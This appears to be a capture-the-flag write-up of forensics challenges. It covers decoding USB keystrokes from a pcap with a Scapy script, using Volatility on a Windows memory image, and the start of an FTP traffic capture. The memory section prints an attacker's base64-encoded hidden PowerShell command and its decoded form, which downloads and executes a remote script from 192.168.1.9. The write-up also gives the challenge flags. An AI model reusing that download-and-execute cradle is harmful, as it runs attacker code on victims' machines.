File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Packets: 968 · Displayed: 968 (100.0%)
Profile: Default

Figure 12: Traffic in Wireshark

We can use a python script to parse the traffic from the pcap file using a python library called Scapy

Execute `pip install scapy` to install scapy.

```
kali@kali:~$ pip install scapy
```

```python
from scapy.all import *

map = { "0x0": "", "0x04": "a", "0x05": "b", "0x06": "c", "0x07": "d", "0x08": "e", "0x09": "f", "0xa": "g", "0xb": "h",
"0xc": "i", "0xd": "h", "0xe": "k", "0xf": "l", "0x1": "m", "0x10": "m", "0x11": "n", "0x12": "o", "0x13": "p", "0x14": "q",
"0x15": "r", "0x16": "s", "0x17": "t", "0x18": "u", "0x19": "v", "0x1a": "w", "0x1b": "x", "0x1c": "y", "0x1d": "z", "0x1e": "!",
"0x1f": "2", "0x20": "3", "0x2": "#", "0x21": "4", "0x22": "5", "0x23": "6", "0x24": "7", "0x25": "8", "0x26": "9",  "0x27": "0",
"0x2a": "DELETE", "0xb8": "{", "0xb9": "}", "0x2c": " ", "0x5": "B", "0xc8": "&&", "0x82": "", "0x8": "e", "0x9": "f", "0x4": "a",
"0x36": ",", "0x28": "RETURN", "0x7": "d", "0x6": "c", "0x37": ".", "0x33": ";", "0x39": "", "0x2f": "{", "0x2d": "_", "0x30": "}"}

packets = rdpcap("log.pcap")

cap = False

for i in packets:
    try:
        special = hex(i[0].load[-6])

        if special == "0x39":
            if cap == True:
                cap = False
            elif cap == False:
                cap = True

        if special == "0x2A":
            print("DELETE")
        elif special == "0x28":
            print("")
        else:
            if cap == True:
                print(f"{map[special].upper()}", end="")
            else:
                print(f"{map[special]}", end="")
    except KeyError:
        pass
```

```
kali@kali:~$ python3 script.py
mBm#u&&m#hello mr ffrank,

i would like to welcome you in our team.
i already created an account for you. make sure to change the password after the first login.
username; cfrank
password; ##HTB##{y0!nk3d_th4t_4cc0unt!}

ssincerely sa.
```


The result isn't perfect, however, with some trial and error, the flag turns out to be HTB{y01nk3d_th4t_4cc0unt!}.

FORENSICS - Compromised (250)

> Along with the previous attack, we suspect that there were more following. They believe that they can gain access to every system we own without being detected. Do they have enough skills? Find the attacker's IP Find the malicious's process ID Find the timestamp that the malicious process had been initiated Flag format: HTB{attacker's-IP_malicious-proc-ID_YYYY-MM-DD_HH:MM:SS} Mirror: 165.22.118.226/forensics_compromised.tar.gz

After decompressing this archive file, I noticed that its a `.raw` file so I instantly thought of using Volatility.


First, let's determine the profile.



```
ed Crypto.Hash)
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86_24000, Win7S
P1x86
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (/home/kali/Downloads/volatility/com
romised.raw)
                      PAE type : PAE
                           DTB : 0x185000L
                          KDBG : 0x82748de8L
          Number of Processors : 1
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0x80b96000L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2021-02-06 00:41:45 UTC+0000
     Image local date and time : 2021-02-05 16:41:45 -0800

┌──(kali㉿kali)-[~/Downloads/volatility]
└─$ 
```

Figure 13: Identifying profile

We can now set the profile as `Win7SP1x86_23418` and then list the command line commands using `cmdline`.


kali@kali: ~/Downloads/volatility
File Actions Edit View Help


```
************************************************************************
conhost.exe pid:   1948
Command line : \??\C:\Windows\system32\conhost.exe "-753530327-12302948431911645236-12123931851162452354774961991884470039451240830
************************************************************************
sshd.exe pid:   1972
Command line : "C:\Program Files\OpenSSH\usr\sbin\sshd.exe"
************************************************************************
sppsvc.exe pid:    336
Command line : C:\Windows\system32\sppsvc.exe
************************************************************************
svchost.exe pid:    484
Command line : C:\Windows\system32\svchost.exe -k NetworkServiceNetworkRestricted
************************************************************************
dwm.exe pid:   1384
Command line : "C:\Windows\system32\Dwm.exe"
************************************************************************
explorer.exe pid:   1380
Command line : C:\Windows\Explorer.EXE
************************************************************************
VBoxTray.exe pid:   1628
Command line : "C:\Windows\System32\VBoxTray.exe"
************************************************************************
SearchIndexer. pid:   2316
Command line : C:\Windows\system32\SearchIndexer.exe /Embedding
************************************************************************
SearchProtocol pid:   2492
Command line : "C:\Windows\system32\SearchProtocolHost.exe" Global\UsGthrFltPipeMssGthrPipe_S-1-5-21-3583694148-1414552638-2922671848-10001_ Global\UsGthrCtrlFltPipeMssGthrPipe_
S-1-5-21-3583694148-1414552638-2922671848-10001 1 -2147483646 "Software\Microsoft\Windows Search" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT; MS Search 4.0 Robot)" "C:\Progr
amData\Microsoft\Search\Data\Temp\usgthrsvc" "DownLevelDaemon"  "1"
************************************************************************
SearchFilterHo pid:   2536
Command line : "C:\Windows\system32\SearchFilterHost.exe" 0 504 508 516 65536 512
************************************************************************
powershell.exe pid:   2880
Command line : "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" /window hidden /e aQBlAHgAIAAoACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAHQAKQAu
AGQAbwB3AG4AbABvAGEAZABzAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwAxADkAMgAuADEANgA4AC4AMQAuADkAOgA4ADAALwA1ADQALgBwAHMAMQAnACkAKQA=
************************************************************************
conhost.exe pid:   2896
Command line : \??\C:\Windows\system32\conhost.exe "319594533605614824-13700558711566022561-1609428415-1808469209518544966-1093889485
************************************************************************
DumpIt.exe pid:   3056
Command line : "C:\Users\IEUser\Desktop\DumpIt.exe"
************************************************************************
conhost.exe pid:   3068
Command line : \??\C:\Windows\system32\conhost.exe "-482445623613946998636561797-173828982018475627041292641092-286844358-968138833
************************************************************************
dllhost.exe pid:   3092

┌──(kali㉿kali)-[~/Downloads/volatility]
└─$ 
```

Figure 14: Malicious command

From the `cmdline` command, we can see that a `powershell.exe` was ran, and a base64 encoded string was passed to it.

`aQBlAHgAIAAoACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAHQAKQAuAGQA`
`=`

We can try to decode it using CyberChef.



From Base64

Alphabet: A-Za-z0-9+/=

Remove non-alphabet chars ✓

Input

```
start: 211   length: 211
  end: 211    lines:   1
length:   0
```

```
aQBlAHgAIAAoACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAHQAKQAu
AGQAbwB3AG4AbABvAGEAZABzAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwAxADkAMgAuADEANgA4AC4A
MQAuADkAOgA4ADAALwA1ADQALgBwAHMAMQAnACkAKQA
```

Output


```
 start: 159     time: 13ms
   end: 158   length:  158
length:  -1    lines:    1
```

```
i.e.x. .(.(.n.e.w.-.o.b.j.e.c.t.
.n.e.t...w.e.b.c.l.i.e.n.t.)...d.o.w.n.l.o.a.d.s.t.r.i.n.g.(.'.h.t.t.p.:./.
/.1.9.2...1.6.8...1...9...8.0./.5.4...p.s.1.'.).).
```

Figure 15: Decoding base64

After decoding the base64 strings, we can see that the attackers IP address is `192.168.1.9`.

Now we need to get the timestamp of this command being run. To do that, we can use Volatility's `pslist` command. With this command you can also reveal the process ID.



```
*** Failed to import volatility.plugins.mac.apihooks (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.envars (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.shimcache (ImportError: No module named Crypto.Hash)
Offset(V)  Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit
---------- -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ ------------------------------
0x8449ab90 System                    4      0     81      480 ------      0 2021-02-06 00:41:03 UTC+0000
0x84bd9020 smss.exe                252      4      4       29 ------      0 2021-02-06 00:41:03 UTC+0000
0x851d1730 csrss.exe               328    320      8      439      0      0 2021-02-06 00:41:05 UTC+0000
0x85176730 wininit.exe             376    320      7       89      0      0 2021-02-06 00:41:05 UTC+0000
0x851b5030 csrss.exe               388    368      7      226      1      0 2021-02-06 00:41:05 UTC+0000
0x851bf558 winlogon.exe            428    368      6      116      1      0 2021-02-06 00:41:05 UTC+0000
0x8521d030 services.exe            472    376     23      240      0      0 2021-02-06 00:41:05 UTC+0000
0x852212d8 lsass.exe               480    376      9      607      0      0 2021-02-06 00:41:06 UTC+0000
0x85223608 lsm.exe                 488    376     11      155      0      0 2021-02-06 00:41:06 UTC+0000
0x8535e030 svchost.exe             600    472     15      355      0      0 2021-02-06 00:41:06 UTC+0000
0x8536aa28 VBoxService.ex          660    472     12      119      0      0 2021-02-06 00:41:06 UTC+0000
0x85377af8 svchost.exe             712    472     10      247      0      0 2021-02-06 00:41:06 UTC+0000
0x8538e408 svchost.exe             764    472     18      379      0      0 2021-02-06 00:41:06 UTC+0000
0x853baae0 svchost.exe             880    472     22      388      0      0 2021-02-06 00:41:06 UTC+0000
0x853ca4a0 svchost.exe             920    472     22      333      0      0 2021-02-06 00:41:06 UTC+0000
0x853d3678 svchost.exe             944    472     39      690      0      0 2021-02-06 00:41:06 UTC+0000
0x853df630 audiodg.exe            1008    764      6      114      0      0 2021-02-06 00:41:06 UTC+0000
0x853de3e8 svchost.exe            1040    472      7      120      0      0 2021-02-06 00:41:06 UTC+0000
0x85405448 svchost.exe            1164    472     21      378      0      0 2021-02-06 00:41:06 UTC+0000
0x85442c28 spoolsv.exe            1288    472     15      282      0      0 2021-02-06 00:41:06 UTC+0000
0x8545cd20 svchost.exe            1332    472     25      331      0      0 2021-02-06 00:41:06 UTC+0000
0x854a7030 taskhost.exe           1428    472     12      219      1      0 2021-02-06 00:41:06 UTC+0000
0x854ce330 svchost.exe            1572    472     12      147      0      0 2021-02-06 00:41:07 UTC+0000
0x854e0898 svchost.exe            1632    472     13      174      0      0 2021-02-06 00:41:07 UTC+0000
0x8458e818 cygrunsrv.exe          1788    472      7      105      0      0 2021-02-06 00:41:07 UTC+0000
0x8555a900 wlms.exe               1832    472      5       48      0      0 2021-02-06 00:41:07 UTC+0000
0x85589828 cygrunsrv.exe          1928   1788      0 --------      0      0 2021-02-06 00:41:07 UTC+0000  2021-02-06 00:41:07 UTC+0000
0x8558d5f8 conhost.exe            1948    328      2       33      0      0 2021-02-06 00:41:07 UTC+0000
0x855973d8 sshd.exe               1972   1928      6      105      0      0 2021-02-06 00:41:07 UTC+0000
0x84bd8c78 sppsvc.exe              336    472      7      151      0      0 2021-02-06 00:41:08 UTC+0000
0x855ce648 svchost.exe             484    472      6       96      0      0 2021-02-06 00:41:08 UTC+0000
0x854b0d20 dwm.exe                1384    880      5       71      1      0 2021-02-06 00:41:12 UTC+0000
0x854b3030 explorer.exe           1380   1388     31      836      1      0 2021-02-06 00:41:12 UTC+0000
0x8565e340 VBoxTray.exe           1628   1380     14      153      1      0 2021-02-06 00:41:13 UTC+0000
0x856cd678 SearchIndexer.         2316    472     15      616      0      0 2021-02-06 00:41:17 UTC+0000
0x857168e0 SearchProtocol         2492   2316      7      258      1      0 2021-02-06 00:41:18 UTC+0000
0x8571a3f8 SearchFilterHo         2336   2316      5       82      0      0 2021-02-06 00:41:18 UTC+0000
0x857cb9b0 powershell.exe         2880   2784     12      305      1      0 2021-02-06 00:41:29 UTC+0000
0x857ced20 conhost.exe            2896    388      2       35      1      0 2021-02-06 00:41:29 UTC+0000
0x857acc68 DumpIt.exe             3056   1380      2       38      1      0 2021-02-06 00:41:44 UTC+0000
0x856af8b8 conhost.exe            3068    388      2       35      1      0 2021-02-06 00:41:44 UTC+0000
0x857a1030 dllhost.exe            3092    600      6       85 ------      0 2021-02-06 00:41:46 UTC+0000

┌──(kali㉿kali)-[~/Downloads/volatility]
└─$ 
```

Figure 16: Process timestamp

Finally, we can now craft the flag using:


attacker's-IP == `192.168.1.9`, malicious-proc-ID == `2880`, YYYY-MM-DD == `2021-02-06`, HH:MM:SS == `00:41:29`

The flag is HTB{192.168.1.9_2880_2021-02-06_00:41:29}.

FORENSICS - Suspicious (225)

> We have noticed that one of our IT employees has access to servers and files that he should not. We confronted him but he denied every accusation. Can you prove him wrong?


Using `wireshark`, I can examine the traffic that was captured and extract a file that was downloaded.


suspicious.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.  Time      Source        Destination   Protocol Length Info
  1 0.000000  192.168.1.16  192.168.1.9   TCP       74 33760 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=197306856 TSecr=0 WS=128
  2 0.007419  192.168.1.9   192.168.1.16  TCP       74 21 → 33760 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=3372736747 TSecr=197306856 WS=128
  3 0.007490  192.168.1.16  192.168.1.9   TCP       66 33760 → 21 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=197306864 TSecr=3372736747
  4 0.014701  192.168.1.9   192.168.1.16  FTP       86 Response: 220 (vsFTPd 3.0.3)
  5 0.014761  192.168.1.16  192.168.1.9   TCP       66 33760 → 21 [ACK] Seq=1 Ack=21 Win=64256 Len=0 TSval=197306871 TSecr=3372736754
  6 2.047929  192.168.1.16  192.168.1.9   FTP       82 Request: USER developer
  7 2.057127  192.168.1.9   192.168.1.16  TCP       66 21 → 33760 [ACK] Seq=21 Ack=17 Win=65280 Len=0 TSval=3372738796 TSecr=197308904
  8 2.057127  192.168.1.9   192.168.1.16  FTP      100 Response: 331 Please specify the password.
